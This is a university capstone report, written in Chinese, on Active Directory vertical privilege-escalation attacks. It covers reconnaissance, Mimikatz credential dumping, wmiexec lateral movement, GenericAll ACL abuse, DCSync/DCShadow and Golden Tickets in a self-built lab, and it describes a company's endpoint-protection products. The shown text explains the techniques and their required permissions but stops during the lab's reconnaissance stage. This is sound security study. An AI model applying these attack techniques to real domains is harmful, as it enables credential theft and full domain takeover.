元智大學資管系

應用類畢業專題頂石課程(二)

期末報告

從理論到實作：以「長茂科技股份有限公司」為例

陳思宥、呂書晴

實習公司：長茂科技股份有限公司

指導教授：王仁甫 博士

中華民國 114 年 11 月

Nov, 2025

Contents

Contents ..... **ii**

Chapter 1 緒論 **1**

Chapter 2 相關技術與研究 **2**

2.1 Active Directory(AD) 資安技術 2

2.1.1 AD 偵查手法 3

2.1.2 AD 攻擊手法 4

2.2 相關論文閱讀及摘要 5

Chapter 3 AD 垂直權限攻擊機制 **7**

3.1 Purple Knight + BloodHound 偵查 8

3.2 Mimikatz + Wmiexec 9

3.3 濫用 ACL（GenericAll / WriteDACL）重設密碼 10

3.4 DCSync / DCShadow 11

3.5 Golden Ticket 13

Chapter 4 長茂科技防護軟體及測試工具 **14**

4.1 PC-SEC 零信任電腦端點資安系統解決方案 14

4.2 TekPass-Keep App 15

4.3 Caldera 16

Chapter 5 實驗結果與系統展示 **17**

5.1 AD 垂直權限攻擊機制實作 17

5.2 長茂科技軟體功能測試 30

5.2.1 TP-ACL 30
5.2.2 TP-CFA 35
5.2.3 PC-SEC Caldera APT29 測試 40
Chapter 6 結論與後續研究 42
Reference 44
附錄 A. 實習(或專題)工作內容 48
附錄 B. 實習(或專題)心得與建議 49

Chapter 1　緒論

在現今高度數位化的企業環境中，資訊安全已成為組織營運不可或缺的一環。其中，Active Directory（AD）作為 Microsoft 企業環境中用以集中管理帳號、權限與資源的重要架構，一旦遭到入侵，攻擊者即可能藉此濫用權限、竊取敏感資料，甚至完全控制整個網域，對企業造成嚴重衝擊。

為了有效評估及強化 AD 相關防護，本研究在虛擬化環境中自行建置一套模擬企業網域的 Active Directory 場域，並依據常見攻擊鏈（Attack Chain）規劃由偵查、憑證擷取、權限提升、帳號複寫到持久化控制等多個階段，實作完整的 AD 垂直權限攻擊流程。同時，為貼近實務企業情境，本研究亦在同一環境中部署長茂科技股份有限公司所開發之端點防護與存取控制相關產品，透過實際測試其在不同攻擊情境下的防禦能力與限制。

本報告主要分為兩大部分。第一部分聚焦於 AD 垂直權限攻擊機制之設計與實作，包含使用 Purple Knight 與 BloodHound 進行網域偵查與權限路徑分析，搭配 Mimikatz 及 wmiexec.py 進行憑證擷取與橫向移動，並進一步透過 GenericAll 權限濫用、DCSync / DCShadow 以及 Golden Ticket 等技術，重現攻擊者由一般帳號逐步提權至網域管理員的完整路徑。第二部分則聚焦於長茂科技相關產品之防禦實測，包括利用 ZeroLogon 漏洞搭配 wmiexec.py、smbexec.py 驗證 TP-ACL 的阻擋能力，使用典型 RAT 工具與開源勒索軟體樣本測試 TP-CFA 於受保護資料夾之偵測與保護效果，以及透過 MITRE Caldera 工具模擬 APT29 攻擊鏈，評估 PC-SEC 對端點攻擊的攔阻成效。


Chapter 2　相關技術與研究

2.1　Active Directory(AD) 資安技術


Active Directory（AD）是由 Microsoft 所開發的目錄服務，主要用於管理網域內的使用者、電腦及資源。AD 提供集中式的身分驗證與授權機制，是企業環境中核心的 IT 基礎架構之一。透過 AD，系統管理員可以建立政策、部署軟體並更新系統，同時也能控管存取權限。

AD 架構主要由以下組件構成：

- 網域控制站(Domain Controller, DC)：負責儲存 AD 資料庫並回應驗證要求。
- 使用者帳號與群組：便於資源管理與權限分配。
- 群組原則（Group Policy）：用以強制套用系統與安全設定。
- 信任關係（Trusts）：不同網域間的存取授權機制。



這張圖說明 Active Directory 的階層架構，由上而下分為 Forest、Tree、Domain 與 OU。以公司為例，可依地區與部門建立多層結構，便於管理使用者與資源



在 Active Directory 中，群組原則物件（GPO） 可套用在網域（Domain）內的不同 組織單位（OU） 上，用以統一管理使用者、電腦與資源的設定。

在企業網路中，Active Directory（AD）是權限與資源控管的關鍵，若被攻破，攻擊者將能橫向移動、取得敏感資料，甚至完全控制整個網域。因此，理解 AD 的運作邏輯及其可能的資安弱點，是防禦與滲透測試中的重點工作。

2.1.1 AD 偵查手法

在對目標企業的 Active Directory (AD) 進行偵查時，主要是收集有價值的內容，找出潛在的弱點或可利用的切入點。

整體可分為兩個階段:

被動偵查：利用 OSINT 從公開來源蒐集資訊，蒐集網路上的員工編號、員工職位、員工動態，有機會從社交媒體中發現員工姓名、甚至企業內部所使用的軟體與系統。

主動偵查：在還沒取得內部帳號時，可先掃描企業官方網站以了解開放的埠、網路架構、防火牆/IDS/IPS 佈署、作業系統版本，取得任何一個 AD 帳號後，再使用 AD 枚舉工具對 AD 進行枚舉與分析，以取得使用者、群組等詳細資訊。

常見 AD 枚舉工具:

- PowerView

  用途:透過 PowerShell 枚舉使用者、電腦、群組、OU、ACL、SPN 等 AD 物件屬性，快速掌握域內架構與權限配置。

- BloodHound / SharpHound

  用途: SharpHound 收集 AD 資料，BloodHound 以 Neo4j 圖形化最短提權路徑。

- Kerbrute

  用途:透過 Pre-Authentication 列舉有效使用者帳號，並對這些帳號進行低速率的密碼噴灑攻擊以避免觸發鎖定機制。它可以繞過傳統 NTLM 偵測，快速找

出存在的帳號並驗證弱密碼。

- ldapdomaindump (Impacket 套件內建)

  用途:透過 LDAP 或 DRSUAPI 匯出 AD 網域內所有使用者、群組、電腦、OU 及 GPO 屬性，並將結果儲存為 JSON 或 CSV 以便離線分析。

2.1.2 AD 攻擊手法

Active Directory (AD) 攻擊往往會從一開始的偵查階段，一路延伸到最終取得整個網域的控制權，中間會根據不同階段使用各種工具和技術。

AD 攻擊通常可分為以下幾個主要階段，各階段皆有其對應技術與工具：

- 偵查（Reconnaissance）

  攻擊者針對網域結構、帳號資訊、群組關係等進行資訊收集，例如透過 LDAP 枚舉或使用 BloodHound 工具圖形化權限關係。

- 憑證存取（Credential Access）

  利用如 Mimikatz 或 lsass 記憶體擷取等方式，盜取使用者雜湊、明文密碼或 Kerberos TGT。

- 權限提升（Privilege Escalation）

  尋找能將普通帳號轉換為高權限帳號的管道，例如 Kerberoasting、濫用 ACL 權限（如 GenericAll 或 WriteDACL）等。

- 橫向移動（Lateral Movement）

  經由已取得的帳號或票證，利用如 Pass-the-Hash、Pass-the-Ticket、WMI、RDP 等技術進行網域內橫向滲透。

- 持久化與隱匿（Persistence & Defense Evasion）

包括建立後門帳號、偽造 Golden Ticket、修改 AdminSDHolder 等方式，確保持續存取與躲避偵測。

- 網域控制（Domain Dominance）

  攻擊者最終取得 Domain Admin 權限，能任意控制網域資源，包含帳號、群組、GPO 與系統策略。

2.2 相關論文閱讀及摘要

1101651 陳思宥

論文連結	論文摘要
On Attacking Kerberos Authentication Protocol in Windows Active Directory Services : A Practical Survey	針對 Windows Active Directory 服務中所採用的 Kerberos 認證調查，旨在全面解析其主要攻擊手法、實作方式與偵測機制，並提出相應的減緩與應對策略。
Active Directory Attacks—Steps, Types, and Signatures	聚焦於兩種常見的權限提升技術——傳遞哈希（Pass-the-Hash）與 Kerberoasting 攻擊，並透過實驗分析其在 Windows 事件日誌中的行為特徵，以協助偵測與防禦。
How to stop attackers from owning your Active Directory	由於攻擊手法（如憑證竊取、權限提升和橫向移動）常規避傳統偵測系統，多數傳統安全解決方案難以察覺這些活動。 本論文探討威脅行為者如何攻擊及利用 AD，


	並提供組織保護 AD 環境的策略。

1111615 呂書晴

論文連結	論文摘要
Improving your Active Directory security posture: AdminSDHolder to the rescue	企業的 AD 預設讀取權限太寬鬆，攻擊者只要取得一般帳號就能掌握整個 AD 結構與高權限帳號。透過調整 AdminSDHolder 權限、清理曾被加入高權限群組的物件並持續監控，就能有效降低攻擊者對 AD 進行偵查與橫向移動的機會。
Exploiting Misconfiguration Vulnerabilities in Microsoft's Azure Active Directory for Privilege Escalation Attacks	本研究探討 Azure AD 中動態群組與 Managed Identity 的設定錯誤，並實驗證實可被用於橫向與垂直權限提升攻擊。研究呼籲加強權限設定與外部帳號控管，以降低誤設帶來的資安風險。
Unsupervised Learning for Lateral-Movement-Based Threat Mitigation in Active Directory Attack Graphs	本文提出了一種增強 AD 環境安全性的新方法，透過無監督學習技術來識別 AD 攻擊圖中的關鍵節點以進行針對性的強化。其核心思想是戰略性地加強網路中的某些點，以顯著阻礙攻擊者的橫向移動，從而延遲或阻止對敏感資產的訪問。

Chapter 3　AD 垂直權限攻擊機制

本次模擬針對目標 AD 網域進行入侵的完整路徑規劃，從前期的環境偵查、帳號與權限關聯分析開始，逐步透過憑證竊取、ACL 濫用與資料同步機制等手法，最終實作出 Golden Ticket，以達成持久化控制權限的目標。



3.1 Purple Knight + BloodHound 偵查

一、Purple Knight

(一)介紹

PurpleKnight 是由 Semperis 所開發的一套免費安全檢測工具，專門用於評估 Active Directory（AD）、Entra ID 及 Okta 環境的安全風險。這個工具可以快速執行大量安全指標的檢查，協助組織及早發現潛在的暴露與入侵風險，大幅降低被攻擊的機會。

(二)功能

1.識別暴露與入侵指標:

Purple Knight 可偵測 AD 環境中可能被攻擊者利用的高風險配置（IoEs）與潛在異常行為（IoCs），有助於提早發現威脅。

2.完整且多層次的安全檢查:

工具有涵蓋七大類別，超過 185 項檢測指標，從環境偵測、風險評分到詳細修補建議都有。

3.提供優先級修補建議:

掃描完成後，Purple Knight 會依據每項發現的風險程度進行排序，並提供清楚的修復建議。

4.生成報告並追蹤改善成效:

報告內含分項與整體安全評分，之後可以再次掃描比對。透過前後分數的比較與指標變化，資安人員能有效追蹤改善後的差異。

二、BloodHound&SharpHound

(一)介紹

1.BloodHound：是一個開源圖形化分析工具，利用圖論方式分析 AD 中使用者、群組、電腦等物件之間的權限關係，通過收集 AD 資料，建立一個詳細的網路拓撲圖，並使用該圖來識別潛在的攻擊路徑。

2.SharpHound：是一個資料收集的工具，從 AD 環境中收集各種資訊，並將資料轉換成 BloodHound 可分析的格式。

(二)功能

1.BloodHound：使用圖論方式建構 AD 權限拓樸圖，顯示誰對誰有權限、誰可以透過哪些方式進行提權，協助使用者辨識「最短提權路徑」等資訊。

2.SharpHound：從 AD 擷取群組成員、電腦資訊、權限設定等資料，作為 BloodHound 分析的資料來源。

3.2 Mimikatz + Wmiexec

一、技術原理簡介

在企業網域環境中，攻擊者若成功控制一台主機，往往會藉由橫向移動（Lateral Movement）技術拓展其攻擊範圍。其中，Mimikatz 是一款著名的密碼提取工具，可用於從系統記憶體中擷取目前或曾登入帳號的 NTLM Hash 或 Kerberos 票證（Ticket），提供攻擊者後續進行 Pass-the-Hash 或 Pass-the-Ticket 的能力。

二、Mimikatz

Mimikatz 並不要求攻擊者本身使用的帳號具備高權限，即可讀取目標機器中儲存在 lsass.exe 進程中的登入憑證資訊。若系統中曾有其他高權限帳號（如

Administrator）登入過且 session 尚未結束，即使攻擊者使用的是低權限帳號，也可取得該高權限帳號的 NTLM Hash。

三、 wmiexec

搭配取得的憑證資訊,攻擊者可透過 WMI(Windows Management Instrumentation）在其他網域主機上執行遠端命令，進一步拓展其在網域內的控制權限。WMI 是 Windows 作業系統內建的系統管理機制，原設計目的是讓系統管理員能以程式化方式管理本機或遠端主機的系統狀態，例如查詢系統資訊、啟動程序、或部署服務等。

攻擊者可利用如 wmiexec.py 等工具,透過已取得的高權限帳號(如 Administrator）的 NTLM Hash，模擬合法用戶的身分，從遠端主機發送指令而無需實際登入該主機。WMI 執行命令時,會在目標主機的 wmiprvse.exe 程序下啟動命令執行環境，並將回傳結果透過通訊通道送回攻擊者端，因此整個過程中不會在目標機器上產生新的程序或檔案，進而降低被防毒軟體或行為監控系統偵測的風險。

3.3 濫用 ACL（GenericAll / WriteDACL）重設密碼

一、介紹

在 Active Directory（AD）中，存取控制清單（Access Control List，ACL）是一種用來管理和控制對物件（例如使用者帳號、群組、電腦等）的存取權限。

ACL 由多個存取控制項（Access Control Entry，ACE）組成，每個 ACE 都定義了一個主體（使用者或群組）對某個物件所擁有的具體操作權限。

二、ACL 與 ACE 的主要功能

1.指定存取主體與目標物件：ACL 決定誰（使用者或群組）可以對哪些 AD 物件執行操作。

2.細緻化權限控制：ACE 中可設定具體操作，如讀取屬性、修改密碼、刪除物件、或重設密碼等。

3.提升安全管理彈性：透過 ACL，可以實現細緻的安全政策與權限分層，保護 AD 中的資源不被濫用。

三、GenericAll 權限說明與風險

在所有 ACE 權限中，GenericAll 是一項高風險權限，代表授權主體對物件擁有「完全控制權」。

獲得此權限的帳號可以：

(1)讀寫所有屬性

(2)修改 ACL

(3)在不知道原密碼的情況下重設目標帳號的密碼

這表示若某個低權限帳號對高權限帳號擁有 GenericAll 權限，攻擊者可藉此直接奪取控制權。

3.4 DCSync / DCShadow

一、 技術原理

在 Active Directory 網域中，為保持多個網域控制站（Domain Controllers）資料的一致性，系統會預設每隔約 15 分鐘進行一次資料同步。這項同步是透過目錄複製

服務（Directory Replication Service，簡稱 DRS）實現的，該服務使用了遠端程序呼叫（Remote Procedure Call, RPC）協定中的 drsuapi 與 dsaop 兩個介面進行通訊。

當某台 DC 需要從其他 DC 同步資料時，會向其他 DC 發送 DRS 複製請求。複寫請求包括多種資料項目，例如帳號屬性、群組資訊、密碼雜湊等。若複寫資料量龐大，則會進行分批同步。該機制的設計原意是用來支援合法的網域控制站之間的資訊更新，但這項機制亦可能被濫用來發動攻擊。

二、DCSync 攻擊

DCSync 是一種利用 Active Directory 複寫機制來讀取帳號憑證（如 NTLM Hash、Kerberos 密碼雜湊）的攻擊技術。該攻擊由 Mimikatz 工具中的 lsadump::dcsync 模組所實現，可模擬一台合法的 DC，並向其他 DC 發送複寫請求以提取帳號資訊。

攻擊者若擁有網域內以下權限，即可發動 DCSync：

- Replicating Directory Changes
- Replicating Directory Changes All

工具如 Mimikatz 提供了 lsadump::dcsync 指令，可模擬網域控制器，提取使用者的關鍵資料。

三、 DCShadow 攻擊

DCShadow 是一種更進階的 Active Directory 攻擊技術，其利用目錄複寫機制將惡意屬性值直接寫入 AD 資料庫，而非像 DCSync 僅僅是讀取。此攻擊同樣透過模

擬一台偽造的 DC，向其他 DC 發送複寫資料，以繞過傳統安全監控與事件日誌。

DCShadow 攻擊必須具備極高權限，以下為必要條件：

在 Configuration 分區建立與修改 DC 物件的權限

- 需要有 CreateChild 權限（用於新增 Server 物件）
- 需要有 WriteProperty 權限（修改複製設定與複製屬性）

3.5 Golden Ticket

Golden Ticket 攻擊是 Kerberos 認證協定中一種高等級的持久化攻擊技術。Kerberos 核心是透過 Key Distribution Center (KDC) 發放授權憑證（TGT、TGS），其中的 krbtgt 帳號金鑰負責簽署 TGT。若攻擊者取得 krbtgt 的 NTLM hash，即可自行離線簽發合法的 TGT，繞過 KDC 並偽裝成任一網域使用者。

此類偽造的 TGT 就稱為 Golden Ticket，一旦成功製作與注入，攻擊者將擁有無期限的網域訪問能力，具極高隱蔽性與持久性。

權限需求

- 取得 krbtgt NTLM hash（通常須先成功執行 DCSync）
- 具備系統權限可執行 Mimikatz，並注入 TGT 至當前會話

Chapter 4　長茂科技防護軟體及測試工具

4.1　PC-SEC 零信任電腦端點資安系統解決方案

PC-SEC 是基於 TP-SEC 零信任認證平台架構開發的資安系統，主要在提供高效、安全的身分驗證與權限管理機制。應用零信任 ZTA 確保在企業或組織內部，所有設備、用戶和應用程式都必須經過嚴格的身分驗證與授權，才能存取敏感資料或系統資源。

一、防護特點：

1.身分驗證與存取控制：

零信任架構確保使用者身分驗證， 避免帳密外洩，降低未授權存取風險。

2.檔案與系統安全防護：

確保機敏資料與系統安全，防止惡意軟體攻擊、資料勒索與未授權存取。

3.網路與外部裝置安全：

防止內網入侵與外部裝置攻擊， 強化企業端點資安防護。

二、產品優勢：

1.具備零信任架構。

2.微隔離與層層防護。

3.防止內網入侵與外部裝置攻擊，強化企業端點資安防護。

三、功能應用程式介紹：

在本次報告中將會測試 TP-ACL 與 TP-CFA 功能應用程式。

1.TP-ACL(病毒冷凍劑)介紹:

- 自訂白名單，未入列的應用程式(如病毒)就無法執行。

- 層層隔離 -惡意程式即使侵入，也會被隔離不會發作。

2.TP-CFA(受保護資料夾管理)介紹:

- 把加密檔案的目錄納入管制，防止被勒索軟體再加密。
- 珠寶箱特異功能，可保存機敏檔案 ， 在 EDR/XDR 關照下 ，駭客無法對珠寶箱資料夾再加密綁票。

4.2 TekPass-Keep App

在數位生活中，我們常同時使用多組帳號與密碼，若多處共用相同密碼，一旦遭駭即可能造成個資外洩與財產損失。為提升安全性，建議不同帳號使用不同密碼、採用強密碼，並定期於三個月內更新。TekPass 是一款銀行級帳號密碼管理 App，可協助使用者自動產生強密碼並集中安全管理，解決多組帳密難以記憶與維護的問題。

產品優點：

1.超級安全

裝置應用以使用者手機為中心使用，杜絕雲端後門駭客。

強式多因子認證安全技術預防不肖人士透過網路侵入的風險。

2.安全儲存

各種電子信箱、社群、影音平台、電商購物、銀行、信用卡等帳號密碼，TekPass App 提供產生強密碼，可選擇大小寫英文字母、數字、特殊符號、不同長度的超強密碼作為您的密碼使用。

個人專屬備份又安全上鎖，若是在電腦瀏覽器網站登入時，透過 TekPass App 掃描個人專屬 QR Code 登入即可免除電腦被駭與偷窺的風險。

個人所有的帳號密碼可以選擇加密備份儲存個人裝置、個人雲端或記憶卡，建立專

屬隱私的個人雲。TekPass 雲端並不儲存使用者的任何帳密，保障個人數位資料安全。

3.容易使用

適用在 Android 與 iOS 智慧型手機、平板和 Windows 電腦 Chrome 瀏覽器的應用程式，提供強密碼一鍵產生自動填入。

操作簡易順手與直覺使用，繁體中文介面輕鬆方便。

4.3 Caldera

一、工具定位與目的

MITRE Caldera 是 MITRE 推出的開源自動化對抗模擬平台，協助組織以接近真實對手的方式驗證防禦能力、建立可重複的紅隊演練流程，並產生可追溯的測試證據。本次實習自建 Active Directory 測試場域，並以 Caldera 模擬 APT29 的代表性 TTP，分別在未安裝與安裝長茂科技 PC-SEC 軟體的情境下執行相同攻擊鏈，以比較端點防護前後在偵測與攔阻上的差異。

二、Caldera 的核心組件與概念

- **ATT&CK 對照：**所有 TTP（戰術、技術與程序）均以 ATT&CK 條目為坐標，便於測試覆蓋度與缺口盤點。
- **Agents（代理程式）：**部署於目標系統，負責接收並執行作戰步驟、回傳結果。
- **Adversary Profiles（對手設定檔）：**將多個 TTP 串接為可重複的攻擊鏈藍本，便於快速重跑或調整。
- **Operations（作戰任務）：**由控制端下達，結合對手設定檔與目標環境，實際驅動攻擊鏈執行。
- **Web 介面與報表：**提供即時監控、結果匯整與報告輸出，利於事後驗證。

Chapter 5　實驗結果與系統展示

5.1　AD 垂直權限攻擊機制實作

本節依第 3 章所規劃之垂直權限攻擊鏈，分五個階段進行實作與紀錄。

- **環境架設：**

  Windows Server 2019:Active Directory Domain Services（AD DS）

  第一台 Windows10：模擬內部使用者(Administrator)


  第二台 Windows10：模擬攻擊(一般使用者)

階段一： 偵察

使用工具：Purple Knight 與 BloodHound 與 SharpHound


(一)PurpleKnight


1.一開始安裝時可能會看到「Restricted」這個錯誤訊息，可以去確認系統目前的指令檔執行限制為何，可將 Execution Policy 調整為 RemoteSigned，以允許本地腳本執行並避免風險過高



安裝完成之後可以再確認執行的限制有沒有被更改。

2.安裝完成後，可以選擇你要的檢測項目，接下來就會生出一個報告






4.分析結果


報告的第一頁可以看到 Purple Knight 對你的 Active Directory 環境做安全評估後的「總覽」頁面，包含整體分數&等級環境資訊檢測指標

這張圖是我們對 AD 總共 6 大安全範疇的分數表，其中 AD Delegation 只有 87% (C+) 最需要優先處理；Account Security 與 Infrastructure Security 分別有 94% 與 96%，也是下一波優化重點。GroupPolicy 和 Kerberos 都已達 99% (A)，Hybrid 因沒有接雲端所以不計分。



(二)BloodHound&SharpHound

